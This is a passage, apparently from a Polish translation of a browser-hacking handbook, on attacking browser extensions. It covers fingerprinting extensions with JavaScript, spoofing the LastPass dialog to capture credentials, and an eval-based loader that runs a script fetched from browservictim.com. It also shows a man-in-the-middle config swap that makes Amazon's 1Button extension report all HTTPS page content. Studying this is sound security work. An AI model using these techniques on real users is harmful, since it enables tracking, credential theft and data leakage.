W tym kodzie JSON zobaczysz deklarację externally_connectable źródeł, które mogą bezpośrednio uzyskiwać dostęp do interfejsu API przekazującego komunikaty. Warto to sprawdzić w manifeście rozszerzenia docelowego. Możliwość ataku jest tutaj zmniejszona, ponieważ Google nie zezwolił na bardziej hojne symbole wieloznaczne we wzorcach dopasowania z możliwością łączenia z zewnątrz. Oznacza to, że programista nie może uwzględniać wzorców nazw hostów, takich jak „*” lub „*.com”. Nie trzeba dodawać, że gdyby witryna http://browservictim.com była podatna na lukę Cross-site Scripting, istniałaby droga do ataku. Rozszerzenia Chrome mają granicę, na której może nastąpić tylko przekazywanie wstępnie zdefiniowanych wiadomości. To znacznie zmniejsza powierzchnię ataku. Jednak wciąż może być wystarczająco dużo miejsca do ataku, więc warto się przyjrzeć.

Badanie Polityki bezpieczeństwa treści

Google włącza koncepcję Content Security Policy (CSP) do podstaw rozszerzeń Chrome.20 Jak omówiono w poprzednich rozdziałach, CSP to zestaw ograniczeń nałożonych na zasób sieciowy. Może między innymi selektywnie wyłączać lub włączać wykonanie skryptu w oparciu o pochodzenie skryptu. Skutecznie ogranicza możliwość strzelenia sobie przez dewelopera w stopę. Dokładne ograniczenie dostawcy usług Kryptograficznych używane dla rozszerzenia jest zdefiniowane w pliku manifestu .json przy użyciu parametru content_security_policy. Jeśli rozszerzenie nie określa wyraźnie dostawcy CSP, Chrome zastosuje stosunkowo rygorystyczny zestaw ograniczeń. Domyślne dyrektywy CSP są pokazane w następującym przykładzie:

script-src 'self'; object-src 'self'

Ta dyrektywa przekłada się na następujące ograniczenia dla każdego udanego ataku polegającego na wstrzyknięciu do komponentu rozszerzenia zaplecza:

■ Brak skryptów ładowanych zewnętrznie. Oznacza to, że <script src=http://browserhacker .com> nie zostanie uruchomiony.

■ Brak obiektów ładowanych zewnętrznie. Oznacza to, że nie ma Javy, Flasha i tak dalej.

■ Brak wbudowanych skryptów. Oznacza to, że nie ma <script>kod</script>.

■ Brak eval() i znajomych.

Oznacza to, że twoja droga do ataku jest zmniejszona. Jednak nasuwa się pytanie: ilu programistów rozszerzeń po prostu złagodzi dyrektywy CSP, aby ułatwić sobie życie? Programiści, w tym programiści rozszerzeń, lubią używać silników szablonów JavaScript, a wiele z nich bazuje na funkcji eval(). Aby działały poprawnie, manifest będzie potrzebował dyrektywy unsafe-eval. Nawet przez chwilę nie myśl, że bezpieczeństwo może być ważniejsze niż ten nowy, fantazyjny silnik szablonów JavaScript! Jeśli jesteś bardzo cichy, możesz prawie usłyszeć, jak kierownik projektu krzyczy „Ryzyko zaakceptowane”, a zgarbiony ochroniarz przeklina pod nosem. CSP dotyczy stron interfejsu użytkownika rozszerzeń i strony w tle. Ta ochrona jest zapewniona tylko komponentom rozszerzenia wewnątrz granicy bezpieczeństwa. Nie dotyczy skryptu treści. Możesz więc mieć pewność, że znajdziesz lukę w skrypcie treści, że będzie można ją wykorzystać. Oczywiście uruchamianie kodu w skrypcie treści jest bardziej ograniczone, ale skuteczne ataki są nadal w Twoim zasięgu. Więcej o tych atakach dowiesz się w następnej sekcji. Pamiętaj, aby sprawdzić parametr content_security_policy w pliku manifestu rozszerzenia docelowego. Tylko dlatego, że można go bezpiecznie zablokować, nie oznacza, że tak będzie.

Omawianie rozszerzeń Internet Explorer

Rozszerzenia przeglądarki Internet Explorer (IE)21 nie są tak popularne wśród użytkowników jak Firefox czy Chrome. Bez względu na przyczynę tej różnicy popularności, spowoduje to zmniejszenie zakresu ataków w rozszerzeniach IE. Microsoft klasyfikuje rozszerzenia Internet Explorera, aby zawierały obiekty pomocnicze przeglądarki (BHO), paski narzędzi i kontrolki ActiveX. Szybko zauważysz, że są to wszystkie technologie, które są głównie kompilowane do kodu natywnego. Oznacza to, że są potencjalnie podatne na tradycyjne przepełnienia bufora, luki w ciągach formatu i błędy związane z liczbami całkowitymi. Rozszerzenia przeglądarki Internet Explorer można napisać w kodzie zarządzanym, co zmniejsza ryzyko wystąpienia tych luk. Co ciekawe, Microsoft zaleca, aby rozszerzenia przeglądarki nie były pisane w kodzie zarządzanym. Dzieje się tak, ponieważ działają w procesie przeglądarki, a Microsoft nie chce, aby rozszerzenia spowalniały wrażenia użytkownika. W przeciwieństwie do rozszerzeń Chrome i Firefox, zwykle nie można zdekompresować rozszerzeń Internet Explorera, aby zbadać kod źródłowy. Ponieważ są skompilowane dla systemu operacyjnego Windows, przeglądanie ich źródła nie jest prostą opcją. Chociaż możesz być w stanie uzyskać pewną widoczność ich funkcjonalności za pomocą narzędzi F12. Atakowanie oprogramowania skompilowanego natywnie jest poza naszym zakresem , ale dostępnych jest wiele świetnych zasobów, aby zagłębić się w ten obszar. Niektóre z tych zasobów zostały wymienione w pierwszym rozdziale i, jeśli cię to interesuje, wróć do rozdziału 1, aby się przyjrzeć. Oczywiście nadal istnieje ryzyko wystąpienia luk, takich jak XSS i znajomych, w zależności od tego, jak zaimplementowano rozszerzenie. Zakres tego rodzaju ataków nie jest tak duży, jak w przypadku rozszerzeń dla innych przeglądarek, dlatego w tej sekcji omówiono go tylko na marginesie.

Rozszerzenia odcisku palca

Istnieją metody umożliwiające odcisk palca wielu części przeglądarki docelowej, a rozszerzenie nie różni się pod tym względem. Zidentyfikowanie rozszerzeń, których używa Twój cel, będzie dla Ciebie bardzo korzystne. Pozwoli to na bardziej ukierunkowany sposób uruchamiania exploitów i usunięcie niepewności podczas ataku. Badacze, w tym Brendan Coles, Graziano Felline, Giovanni Cattani i Krzysztof Kotowicz, wymyślili różne sposoby na wyliczenie rozszerzeń używanych przez cel. Rozszerzenia nie ukrywają, że zwiększyły powierzchnię ataku przeglądarki. W rzeczywistości niektórzy nawet go transmitują. W poniższych sekcjach omówiono różne metody wykrywania rozszerzeń używanych przez cel.

Odcisk palca przy użyciu nagłówków http

Niektóre rozszerzenia mogą zmieniać nagłówki żądań w subtelny sposób, a inne robią to w sposób, który krzyczy, że zostały zainstalowane. Na potrzeby odcisków palców musisz zbadać rozszerzenie docelowe, aby określić, czy nagłówki zostały w jakikolwiek sposób zmienione. Aby wykryć zmiany, możesz przechwycić nagłówki żądań przed i po instalacji. Wszelkie różnice powinny być jasne poprzez różnicowanie wyników. Nie zapominaj, że niektóre rozszerzenia mogą nie zmieniać nagłówków, chyba że są aktywnie używane. Tak właśnie jest w nadchodzącym przykładzie FirePHP. Innym sposobem wyszukiwania zmian nagłówka jest sprawdzenie źródła rozszerzenia. Oczywiście baza kodu jest dostępna dla przeglądarek Firefox i Chrome, ponieważ pliki instalacyjne rozszerzenia są po prostu skompresowanymi plikami .zip zawierającymi kod. Dzięki rozszerzeniom Chrome żądania mogą być modyfikowane w locie przez jedną ze stron widoku (zwykle stronę w tle). Powinieneś wyszukać wywołanie funkcji chrome .webRequest.onBeforeSendHeaders. Korzystanie z tego interfejsu API wymaga uprawnienia webRequest, więc najpierw należy sprawdzić plik manifest.json pod kątem tego uprawnienia. Jeśli go tam nie ma, nie ma znaczenia, czy używana jest funkcja onBeforeSendHeaders. Innym sposobem wstrzykiwania niestandardowych nagłówków w rozszerzeniach Chrome jest treść scenariusza. Robisz to po prostu używając standardowej funkcji XMLHttpRequest.setRequest-Header podczas wysyłania żądań Ajax. Wyszukiwanie tej funkcji powinno również pomóc w ustaleniu, czy

rozszerzenie manipuluje nagłówkami przeglądarki. W przypadku rozszerzeń przeglądarki Firefox wyszukiwanie setRequestHeader zidentyfikuje lokalizacje, w których zmieniane są nagłówki żądań. W poniższym fragmencie kodu FirePHP możesz zobaczyć, że rozszerzenie zmienia nagłówek żądania User-Agent:

httpChannel.setRequestHeader("User-Agent",

httpChannel.getRequestHeader("User-Agent") + ' '+

"FirePHP/" + firephp.version, false);

Powoduje to, że rozszerzenie FirePHP ogłasza swoją dostępność, dołączając FirePHP/<NUMER WERSJI> do nagłówka User-Agent. Przekonasz się, że jest to trywialne do wykrycia, zgodnie z następującym zestawem nagłówków:

GET / HTTP/1.1

Host: browserhacker.com

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac

OS X 10.8; rv:22.0) Gecko/20100101 Firefox/22.0 FirePHP/0.7.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Poprzednie nagłówki HTTP są tym, co przeglądarka Firefox wysyła w żądaniu do serwera WWW przy użyciu zmienionych nagłówków. Zwróć uwagę na ciąg znaków FirePHP/0.7.1 dołączony do nagłówka User-Agent. W takim przypadku rozszerzenie nie tylko poinformuje Cię o jego zainstalowaniu, ale także powiadomi Cię o wersji.

Odciski palców za pomocą DOM

Do tej pory docenisz ogrom lasu, który zawiera wszystkie liście DOM. Można uzyskać dostęp do wielu możliwych właściwości DOM. Jak omówiono w poprzedniej części, niektóre z nich są obecne tylko w niektórych przeglądarkach. W ten sam sposób niektóre właściwości DOM istnieją tylko wtedy, gdy określone rozszerzenie jest zainstalowane (i aktywne). Podczas tworzenia odcisku palca za pomocą DOM szukaj ramek i-ramek, nakładek i niewidocznych elementów . Czasami pojawiają się one w aplikacji internetowej na podstawie specjalnego warunku (np. określonej domeny, tytułu strony internetowej lub istnienia określonych elementów). Korzystając z narzędzi takich jak Firebug, warto obserwować, co rozszerzenie robi z pustą stroną HTML, a następnie dodawać zawartość na podstawie analizy kodu rozszerzenia.

Przykład LastPass

LastPass to menedżer haseł, którego celem jest zwiększenie bezpieczeństwa zarządzania hasłami. W Chrome rozszerzenie LastPass łączy się z DOM, zanim HTML zacznie je budować. W rozszerzeniu Chrome jest to skonfigurowane w pliku manifestu. Jak pokazano tutaj, onloadwff.js jest ładowany podczas document_start dla wszystkich adresów URL:

"all_frames": true,

"js": ["onloadwff.js"],

"matches": ["http://*/*", "https://*/*", "file:///*"],

"run_at": "document_start"

Zignorujmy wątpliwy i bardzo liberalny wzorzec dopasowania file:///* i kontynuujmy tworzenie odcisków palców. W pliku JavaScript onloadwff.js funkcje niestandardowe są następnie dodawane do zdarzenia DOMContentLoaded. Przeglądarka uruchamia to zdarzenie po załadowaniu i przeanalizowaniu dokumentu, ale często przed przeanalizowaniem wewnętrznych ramek, obrazów lub arkuszy stylów. Ostatecznie rozszerzenie uruchamia funkcję, która modyfikuje DOM renderowanej strony poprzez dodanie nowego pustego tagu skryptu:

< script id="hiddenlpsubmitdiv" style="display: none;" >< /script >

Rozszerzenie osadza również JavaScript na dole DOM. W obu przypadkach istnieją teraz ślady w DOM, które ujawniają obecność rozszerzenia innym skryptom lub elementom. Jak wspomniano wcześniej, odcisk palca atrybutów przeglądarki poprzez badanie DOM jest skuteczną metodą i w przypadku LastPass nie jest inaczej. Jest jednak jedno zastrzeżenie dla LastPass; jeśli HTML nie zawiera żadnych formularzy, LastPass nie zmodyfikuje DOM. Jest to widoczne w pliku onloadwff.js. Ten warunek istnieje tuż przed kodem zmieniającym DOM:

if(b != "acidtests.org" &&

a.getElementById("hiddenlpsubmitdiv") == null &&

a.forms.length > 0) {

Ta instrukcja if sprawdza, czy bieżąca strona nie jest stroną acidtests.org, czy DOM nie zawiera już skryptu hiddenlpsubmitdiv i na koniec, czy istnieje przynajmniej jeden formularz HTML. Jeśli strona zawiera formularz, DOM jest modyfikowany, a obecność LastPass można określić za pomocą następującego JavaScript:

var result = "Not in use or not installed";

var lpdiv = document.getElementById('hiddenlpsubmitdiv');

// Check for the div first

if (typeof(lpdiv) != 'undefined' && lpdiv != null) {

result = "Detected LastPass through presence of the < script >

tag with id=hiddenlpsubmitdiv";

// Use JQuery to search inside script elements for the presence of lastpass_iter

} else if ($("script:contains(lastpass_iter)").length > 0) {

result = "Detected LastPass through presence of the embedded < script >

which includes references to lastpass_iter";

} else {

if (document.getElementsByTagName("form").length == 0) {

result = "The page doesn't seem to include any forms - we can't tell if

LastPass is installed";

}

}

Najpierw JavaScript sprawdza element script omówiony wcześniej. Jeśli nie zostanie znaleziony, przejdzie do sprawdzania osadzonego kodu JavaScript. Na koniec skrypt zaktualizuje zmienną wynikową, jeśli na stronie nie ma formularzy. Korzystanie z braku lub obecności właściwości DOM zapewnia niezawodny sposób na odciski palców rozszerzeń w przeglądarce. Właściwości DOM, które są wskaźnikami, będą całkowicie zależeć od celu.

Przykład Firebuga

Firebug można zainstalować jako rozszerzenie lub skrypt (Firebug Lite). Użyjmy Firebuga jako przykładu, aby omówić, jak wykryć niewielkie różnice w rozszerzeniach. Gdy odkryjesz, że rozszerzenie jest zainstalowane, będziesz chciał potwierdzić, że jest to faktycznie rozszerzenie, a nie wersja Lite. Może to być trudne, ponieważ tworzą one wiele takich samych właściwości w DOM. Jednak przychodzisz uzbrojony w wiedzę o właściwościach, które są unikalne dla wersji Lite. Aby wykryć rozszerzenia Firebug, użyj następujących właściwości DOM: !!window .console.clear, !!window.console.exception i !!window.console.table. Jeśli wszystkie zwrócą true, przeglądarka ma zainstalowany i aktywny Firebug. Test, który jest unikalny dla Firebug Lite, to !!window.console.provider. Jeśli chcesz potwierdzić, że rozszerzenie nie jest wersją Lite, musisz wykonać ostatni test, aby zwrócić wartość fałsz.

Pobieranie odcisków palców za pomocą Manifestu

W przeszłości rozszerzenia naprawdę pomogły ci przy próbie ich odcisku palca. Rozszerzenia przeglądarki Google Chrome oparte na wersji 1 manifestu zezwalały na dostęp do wszystkich plików rozszerzenia i można było łatwo uzyskać do nich dostęp pod adresem URL: chrome - extension://<guid>/path/to/file.txt. Ponieważ wszystkie rozszerzenia muszą mieć plik manifest.json, znajomość identyfikatora GUID pozwoliłaby po prostu zażądać następującego adresu URL: chrome - extension://<guid>/path/to/file.txt. Ponieważ wszystkie rozszerzenia muszą mieć plik manifest.json, znajomość identyfikatora GUID pozwoliłaby po prostu zażądać następującego adresu URL: chrome-extension://abcdefghijklmnopqrstuvwxyz012345/manifest.json. Ale to było wtedy; to jest teraz. Teraz musisz wykonać trochę więcej pracy, aby odcisk palca rozszerzenia przy użyciu plików w manifeście. W wersji 2 manifestu Google domyślnie nie udostępnia żadnych zasobów rozszerzeń. Oczywiście niektórzy programiści rozszerzeń polegają na ich zasobach, aby były dostępne dla poprawnej funkcjonalności. Google utworzyło nową tablicę o nazwie web_accessible_ resources w pliku manifest.json. Ta tablica zawiera listę zasobów, do których można uzyskać dostęp za pośrednictwem adresu URL. Poniższy fragment z pliku manifestu pokazuje przykładową deklarowaną tablicę, dzięki czemu logo.png, menu.html i style.css są dostępne:

{

{

"name": "extensionName",

"version": "versionString",

"manifest_version": 2

},

"web_accessible_resources": ["logo.png", "menu.html", "style.css"]

}

Dzięki temu fikcyjnemu rozszerzeniu następujący adres URL może uzyskać dostęp do zasobu logo.png:

chrome-extension://abcdefghijklmnopqrstuvwxyz012345/logo.png

Dlatego potrzebujesz tylko dwóch informacji, aby odcisk palca docelowego rozszerzenia. Pierwszy to GUID, o którym za chwilę. Inną informacją jest to, które zasoby (jeśli istnieją) są zdefiniowane w tablicy web_accessible_resources. Na szczęście większość rozszerzeń ma co najmniej jeden plik zadeklarowany w web_accessible_resources. Znając zasób, musisz następnie odkryć identyfikatory GUID rozszerzenia (ciągi 32-znakowe). Wszystkie te informacje można uzyskać w trywialny sposób, pobierając zawartość z Chrome Web Store. Możesz to zrobić ręcznie lub korzystając z ogólnodostępnych narzędzi, takich jak XSS ChEF26 od Kotowicza. Będzie pobierał i rozpakowywał rozszerzenia z Chrome Web Store, dzięki czemu możesz go używać do skanowania plików manifest.json i tworzenia bazy danych odcisków palców rozszerzeń Chrome. Teraz, gdy masz już bazę danych zasobów rozszerzenia Chrome, musisz uruchomić kod w zaczepionej przeglądarce, aby wyszukać ten zasób. Użyj wcześniejszego zasobu logo.png, aby utworzyć następujący kod:

```
var testScript = document.createElement("script");

testURL = "chrome-extension://abcdefghijklmnopqrstuvwxyz012345/logo.png";

testScript.setAttribute("onload", "alert('Extension Installed!')");

testScript.setAttribute("src", testURL);

document.body.appendChild(testScript);
```

Możesz rozszerzyć ten kod, aby przeglądać bazę danych rozszerzeń i bardzo szybko docelowe rozszerzenia odcisków palców. Metody zbadane w poprzednich sekcjach dadzą Ci wgląd w dostępne rozszerzenia, na które możesz kierować reklamy. Badania nad rozszerzeniami atakującymi wciąż się rozwijają, więc bądź na bieżąco z nowymi technikami.

Atakowanie rozszerzeń

Będzie wiele możliwości zaatakowania celu, które będą ściśle zależeć od funkcjonalności rozszerzenia. Ważne jest zrozumienie tego, co jest dostępne z pozycji napastnika. Luki mogą wynikać z tego, że programiści tworzą interfejsy, które można łatwo replikować w źródle strony internetowej, brak szyfrowania, niewłaściwą walidację i inne. Przejdźmy od razu i zbadajmy kilka przykładów z prawdziwego świata.

Podszywanie się pod rozszerzenia


Na tym etapie możesz się zastanawiać, dlaczego chcesz ukraść czyjeś hasło. Po co kraść hasło, skoro zamiast tego można po prostu wpiąć się w sesję ofiary i podszywać się pod nią bez konieczności wpisywania hasła? Pokrótce poruszyliśmy kwestię kradzieży haseł za pomocą technik socjotechnicznych w rozdziałach 2 i 5, ale nie omówiliśmy tego, jak poważny jest problem ponownego użycia haseł. W 2011 roku Joseph Bonneau28 zbadał kwestię ponownego użycia haseł, analizując skróty haseł ujawnione w wyniku włamań na Gawker i rootkit.com. Jego badania, porównując jedynie stosunkowo niewielki podzbiór użytkowników obecnych w obu systemach, ostrożnie oszacowały to hasło , że ponowne użycie miało miejsce w około 30 procentach przypadków. Nawet jeśli ta liczba jest zawyżona, oszukałbyś się, gdybyś myślał, że wielu użytkowników nie używa ponownie swoich haseł do niektórych systemów. Jednym z typowych podejść do rozwiązania problemu ponownego użycia haseł

jest używanie unikalnych i potencjalnie losowych haseł dla każdej odwiedzanej witryny. To oczywiście wprowadza zupełnie inny zestaw problemów.

Podszywanie się pod rozszerzenie LastPass

Jak przeciętny Joe utrzymuje te wszystkie unikalne hasła? Jedną z opcji jest zapisanie wszystkich haseł na bezpiecznej kartce papieru; i potencjalnie dobra opcja w zależności od tego, jak dobrze chroniony jest kawałek papieru. Oprogramowanie do zarządzania hasłami to kolejne podejście, które powoli zyskuje na popularności, ponieważ coraz więcej ofert pojawia się w Internecie. Oczywiście innym czynnikiem, który prawdopodobnie napędzał popularność tych aplikacji, jest kwestia naruszeń haseł i skutki ponownego użycia haseł, które znalazły się w centrum uwagi mediów. Naruszenie na LinkedIn z 2012 r. uwypukliło kwestię bezpieczeństwa haseł dla milionów użytkowników29. Być może pierwszym pytaniem dla atakującego nie powinno być, dlaczego chcesz ukraść hasło, ale po co kraść jedno hasło, skoro można ukraść dostęp do wszystkie hasła używane przez ofiarę? Ale co to ma wspólnego z rozszerzeniami? Cóż, wspólną cechą wielu pakietów oprogramowania do zarządzania hasłami jest integracja z przeglądarkami internetowymi. W rzeczywistości niektóre produkty wykorzystują rozszerzenia przeglądarki jako podstawową metodę dostępu. LastPass jest jedną z takich opcji i jednym z bardziej popularnych dostępnych pakietów oprogramowania do zarządzania hasłami online.30 W tym przypadku online odnosi się do faktu, że LastPass przechowuje zaszyfrowane kopie haseł w swoich systemach, umożliwiając ich synchronizację między wieloma przeglądarkami lub urządzeniami przez Internet. Czy te internetowe systemy haseł są bezpieczne? Jedną z metod ich ataku jest zastosowanie technik socjotechniki. W przypadku przeglądarki Chrome rozszerzenia, które wymagają interakcji z interfejsem użytkownika, często używają nieszkodliwych ramek, które wydają się wychodzić z przycisku rozszerzeń. Rysunek 7-12 przedstawia okno dialogowe uwierzytelniania LastPass

Niestety, poza pomniejszymi wskaźnikami, takimi jak trójkąt w prawym górnym rogu prowadzący do przycisku LastPass, niewiele wskaźników potwierdza integralność okna dialogowego. W przeciwieństwie do protokołu HTTPS, który obejmuje ikony kłódek, zmodyfikowane paski adresu i inne kolejki, do których użytkownicy zaczynają się dostrajać, elementy interfejsu rozszerzeń Chrome tego nie oferują. Możesz podszywać się pod to okno dialogowe, wyświetlając nowy element DIV lub nawet nową ramkę IFrame. Przykład tego pokazano na rysunku



Porównując rysunki, widać, że brakujące wizualne wskazówki są bardzo niewielkie. Połączenie tego z innymi technikami socjotechnicznymi, takimi jak subtelne okno powiadomień, może wystarczyć, aby nakłonić ofiary do ujawnienia swoich danych uwierzytelniających LastPass. Stamtąd jest to prosty przypadek użycia keyloggera, aby łatwo je odzyskać. Te dane uwierzytelniające mogą następnie zostać wykorzystane do uzyskania dostępu do konta LastPass ofiary, potencjalnie otwierając drzwi do wszystkich haseł.

Skrypty wielokontekstowe

Cross-context Scripting (XCS), czasami określany jako Cross-zone Scripting, to wektor ataku rozszerzającego, który umożliwia wysyłanie instrukcji ze strefy niezaufanej do strefy zaufanej. Zazwyczaj atak polega na przemyceniu instrukcji JavaScript ze strefy Internet do uprzywilejowanej strefy chrome://. Co to tak naprawdę oznacza? XCS występuje, gdy witrynie w Internecie udaje się wstrzyknąć kod do strefy chrome:// rozszerzenia przeglądarki. Po wykonaniu instrukcji działają one ze wszystkimi uprawnieniami komponentu rozszerzenia, do którego zostały wstrzyknięte. Zapewnia to metodę wykonywania uprzywilejowanych poleceń w systemie docelowym. Przypomnij sobie modele zabezpieczeń rozszerzeń przeglądarki omówione wcześniej w tej części. Firefox ma bardzo płaski model, podczas gdy Chrome ma dwa główne poziomy uprawnień oddzielone granicą bezpieczeństwa. Po stronie tła granicy bezpieczeństwa rozszerzenia Chrome komponenty zostały wzmocnione przez dostawcę CSP. Jednak po drugiej stronie granicy komponenty (skrypty treści) pominęły te same mechanizmy obronne. Skrypty treści są uruchamiane w kontekście stron internetowych odwiedzanych przez przeglądarkę. Mogą czytać i zapisywać DOM powiązanej strony. Ta bezpośrednia interakcja ze stroną internetową daje tym składnikom największą powierzchnię ataku. To, wraz z ich wykonaniem w na wpół uprzywilejowanym kontekście, czyni je godnymi Twojej uwagi. Będziesz musiał inaczej kształtować swoje ataki w zależności od docelowej architektury rozszerzenia. Przejdźmy więc od razu i odkryjmy, co możesz zrobić za pomocą XCS w rozszerzeniach przeglądarki.

Ataki Man-in-the-Middle

Korzystanie z danych w rozszerzeniu, które zostały załadowane ze zdalnej lokalizacji, potencjalnie daje szansę Tobie jako osobie atakującej. Serwer mógł zostać naruszony lub zawartość mogła zostać załadowana przy użyciu protokołu HTTP w postaci zwykłego tekstu i użyta bez wystarczającej weryfikacji. Nie zapomnij o atakach Man-in-the-Middle (MitM), które pozwoliły przejąć kontrolę nad kanałami komunikacji w postaci zwykłego tekstu i dostarczyć własne dane. Tutaj mogą ponownie wejść do gry i zapewnić sposób na osiągnięcie XCS. Niektóre rozszerzenia będą zawierać zdalną zawartość z

Internetu bezpośrednio w zaufanej strefie chrome://. Może to być część podstawowej funkcjonalności rozszerzenia lub niezamierzona luka w zabezpieczeniach spowodowana niewystarczającym filtrowaniem danych wejściowych. Miejsce i sposób wykorzystania niezaufanych danych będzie zależeć od rozszerzenia, na które kierujesz reklamy. W rozszerzeniach do Firefoksa powinieneś zwracać uwagę na kluczowe wskaźniki. Przeszukanie rozpakowanego kodu źródłowego w poszukiwaniu następujących funkcji może pomóc w zidentyfikowaniu tej klasy luki w zabezpieczeniach:

■ window.open()

■ window.opendialog()

■ nsIWindowWatcher()

■ XMLHTTPRequest()

Jeśli którakolwiek z tych funkcji jest wywoływana ze strefy chrome:// przy użyciu niezaufanych danych wprowadzanych przez użytkownika, być może właśnie odkryłeś lukę w zabezpieczeniach. Istnieje możliwość, że będziesz w stanie wstrzyknąć JavaScript z niebezpiecznymi konsekwencjami. Będzie to zależeć od tego, w jaki sposób rozszerzenie Firefox wykorzystuje dane i czy możesz znaleźć sposoby na przemycenie instrukcji. To samo dotyczyło rozszerzeń Chrome, dopóki Google nie wymuszało wersji 2 manifestu. Teraz Polityka bezpieczeństwa treści nie zezwala na ładowanie skryptów przez HTTP i umożliwia ładowanie skryptów z białej listy tylko przez HTTPS. Ale nie zapominaj, że tam, gdzie jest wola, jest sposób. Poniższy (edytowany) kod pochodzi z dyskusji na forum Stack Overflow:

```
function loadInsecureScript(url) {

var x = new XMLHttpRequest();

x.onload = function() {

eval(x.responseText); // <-- Security Hole

};

x.open('GET', url);

x.send();

}

loadInsecureScript('http://browservictim.com/insecure.js');
```

W odpowiedzi na forum wyszczególniono również, co jest potrzebne w pliku manifest.json:

```
"content_security_policy": "script-src 'self' 'unsafe-eval'; object-src 'self'",

"permissions": ["http://browservictim.com/insecure.js"],

"background": {"scripts": ["background.js"] }
```

Na uznanie uczestników forum zwracają uwagę na ogromną niepewność prezentowaną przez użycie tego kodu. Powinno być wiele alarmów brzmiących dla każdego programisty, który implementuje kod, który nawet przypomina ten. Niezależnie od tego, dlaczego luka istnieje w rozszerzeniu, ta niezabezpieczona transmisja danych często prowadzi do XCS.s Jeśli komunikacja ta odbywa się przez niezaszyfrowany protokół HTTP, atak MitM prawdopodobnie przynajmniej pozwoli ci wpłynąć na wykonanie uprzywilejowanego chrome:/ / strefa. To, czy atak MitM prowadzi do wstrzyknięcia

polecenia, będzie zależeć od sposobu wykorzystania danych. Przeanalizujmy szybko przykład, który nie doprowadził do XCS, ale ze względu na to, jak rozszerzenie wykorzystywało dane, istniały inne sposoby zaatakowania celu.

Przykład ataku Man-in-the-Middle

Rozszerzenie Amazon 1Button App Chrome stanowi dobry przykład luki MitM. Rozszerzenie jest zasadniczo mechanizmem zgarniania sieci i śledzenia. Zgłasza wszystkie odwiedzane adresy URL HTTP i HTTPS na alexa.com, a dla wybranych witryn zgłasza również część treści. Obejmuje to wyszukiwania Google wykonywane przez HTTPS. Aby móc zdalnie konfigurować bez konieczności uaktualniania kodu rozszerzenia, Amazon zdecydował się skonfigurować rozszerzenie za pomocą skryptu treści, w tym niektórych plików JavaScript. Mechanizm w wersji 3.2013.627.0 tego rozszerzenia:

■ http://www.amazon.com/gp/bit/toolbar/3.0/toolbar/httpsdatalist.data

■ http://www.amazon.com/gp/bit/toolbar/3.0/toolbar/search_conf.js

Prawdopodobnie zauważyłeś, że pobierają zawartość przez HTTP, ale o tym później. Plik httpsdatalist.dat definiuje listę stron HTTPS do podsłuchiwania. Zawartość konfiguracji można zobaczyć w następującym fragmencie:

```
[
"https:[/]{2}(www[0-9]?|encrypted)[.](l.)?google[.].*[/]"
]
```

Plik search_conf.js opisuje, jakie elementy należy wyodrębnić z odwiedzanych stron internetowych, aby zgłosić je Alexie. Poniższy fragment daje przedsmak tego, co się dzieje:

```
{
"google" : {
"urlexp" :
"http(s)?:\\/\\/www\\.google\\..*\\/.*[?#&]q=([^&]+)",
"rankometer" : {
"url":"http(s)?:\\/\\/(www(|[0-9])|encrypted)\\.(|l\\.)google\\..*\\/",
"reload": true,
"xpath" : {
"block": [
"//div/ol/li[ contains(
concat( ' ', normalize-space(@class), ' ' ),
concat( ' ', 'g', ' ' )
)]",
"//div/ol/li[ contains(
concat( ' ', normalize-space(@class), ' ' ),
```

```
concat( ' ', 'g', ' ' )
)]",
"//div/ol/li[ contains(
concat( ' ', normalize-space(@class), ' ' ),
concat( ' ', 'g', ' ' )
)]"
],
"insert" : [
"./div/div/div/cite",
"./div/div[ contains(
concat( ' ', normalize-space(@class), ' ' ),
concat( ' ', 'kv', ' ' )
)]/cite",
"./div/div/div/div[ contains(
concat( ' ', normalize-space(@class), ' ' ),
concat( ' ', 'kv', ' ' )
)]/cite"
],
"target" : [
"./div/h3[ contains(
concat( ' ', normalize-space(@class), ' '),
' r '
)]/descendant::a/@href",
"./h3[ contains(
concat( ' ', normalize-space(@class), ' '),
' r '
)]/descendant::a/@href",
"./div/h3[ contains(
concat( ' ', normalize-space(@class), ' '),
' r '
)]/descendant::a/@href"
```

]

}

},

...

},

...

}

Pobrana zawartość witryny odpowiada wyrażeniom XPath w search_conf. plik js są zgłaszane do http://widgets.alexa.com. Są one pokazane w poprzedniej zawartości konfiguracji. Istnieje jednak inna rażąca luka. Pamiętasz adresy URL konfiguracji? Zauważysz, że są one pobierane przez HTTP, a nie HTTPS. T0 czyni je również podatnymi na atak MitM! Załóżmy, że używasz technik MitM, aby zastąpić httpsdatalist.dat następującym kodem:

["https://"]

Użyjesz również następującego kodu podczas pośredniczenia w żądaniu search_conf.js:

{

"pwn" : {

"urlexp" : "http(s)?:\\/\\/",

"rankometer" : {

"url" :"http(s)?:\\/\\/",

"reload": true,

"xpath" : {

"block": [

"//html"

],

"insert" : [

"//html"

],

"target" : [

"//html"

]

}

},

```
"cba" : {

"url" :"http(s)?:\\/\\/",

"reload": true

}

}

}
```

Korzystając z tego ataku, rozszerzenie zgłosi (do Alexy) zawartość węzła DOM wszystkich witryn HTTPS. Udało się to osiągnąć nawet bez konieczności wstrzykiwania instrukcji do uprzywilejowanego kontekstu. Jedyne, co zmieniłeś, to konfiguracja, która spowodowała, że obserwowałeś wszystkie żądania, które użytkownik składa ze względu na Twoją pozycję MitM.

Omijanie CSP aplikacji internetowej

